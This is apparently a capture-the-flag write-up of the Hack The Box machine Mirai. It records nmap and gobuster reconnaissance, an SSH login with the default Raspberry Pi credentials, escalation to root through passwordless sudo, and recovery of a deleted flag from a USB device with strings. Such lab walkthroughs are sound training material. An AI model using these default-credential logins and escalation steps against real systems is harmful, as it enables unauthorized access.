Loot

Box Info

- Name : Mirai
- IP : 10.10.10.48
- Level : Easy
- OS : Linux

Creds

Service	Username	Password	Description
SSH Creds	pi	raspberry	Default login credentials for Raspbian

Nmap

1. Quick Scan

```
sudo nmap --max-retries 0 -p- 10.10.10.48 -oA nmap/quick_scan
130 ↵
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 10:14 EDT
Warning: 10.10.10.48 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.48
Host is up (0.17s latency).
Not shown: 60818 closed ports, 4711 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1307/tcp  open  pacmand
32400/tcp open  plex
32469/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 52.96 seconds
```

2. Open Ports

```
cat nmap/quick_scan.nmap| grep tcp | awk -F/ '{print $1}' ORS=','
22,53,80,1307,32400,32469
```

3. Targeted Scan

```
sudo nmap -sC -sV -oA nmap/targeted_scan -p 22,53,80,1307,32400,32469 10.10.10.48
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 10:17 EDT
Nmap scan report for 10.10.10.48
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain  dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http    lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
1307/tcp  open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http    Plex Media Server httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-favicon: Plex
|_http-title: Unauthorized
32469/tcp open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.66 seconds
```

Quick Glance


- TCP 53 - Zone Transfer to enumerate VHOSTS
- Two HTTP Servers : Plex Media and Lighthttpd

Web Page

Port 80

- Running Gobuster

```
/admin                  (Status: 301) [Size: 0] [--> http://10.10.10.48/admin/]
/versions               (Status: 200) [Size: 13]
```

- Visiting /admin
- 

- Pi-Hole - Raspberry Pi Dashboard
- Therefoer Raspbian must be running on the box.
- Default creds from net → pi:raspberry

Foothold

User: Pi

- Trying login using default credentials (pi:rasspberry)

```
╭─norman@kali ~/Hack-The-Box/machines/mirai ‹main*›
╰─$ ssh pi@10.10.10.48
130 ↵
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 14 07:34:34 2021 from 10.10.14.5

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to
set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to
set a new password.

pi@raspberrypi:~ $
```

User: root

- Running sudo -l

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $ sudo bash
```

```
root@raspberrypi:/home/pi#
```

- We can run sudo without password.
- cat out root.txt

```
cat /root/root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:/home/pi# df -h
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  35% /
tmpfs           100M   13M   88M  13% /run
/dev/sda1       1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G     0 100%
/lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  35% /lib/live/mount/persistence/sda2
devtmpfs         10M     0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M     0  250M   0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M   1% /tmp
/dev/sdb        8.7M   93K  7.9M   2% /media/usbstick
tmpfs            50M     0   50M   0% /run/user/999
tmpfs            50M     0   50M   0% /run/user/1000
root@raspberrypi:/home/pi#
```

- Go to /media/usbstick

```
cd /media/usbstick
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
```

```
root@raspberrypi:/media/usbstick#
```

- We can check `lost+found` but nothing is there.
- We can check from this stackoverflow post, that even if formatted the data still remains in the device.
- Therefore using strings on /dev/sdb, we can get the root flag.

```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
---->   ..e4831... <---- [ROOT FLAG]
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/media/usbstick#
```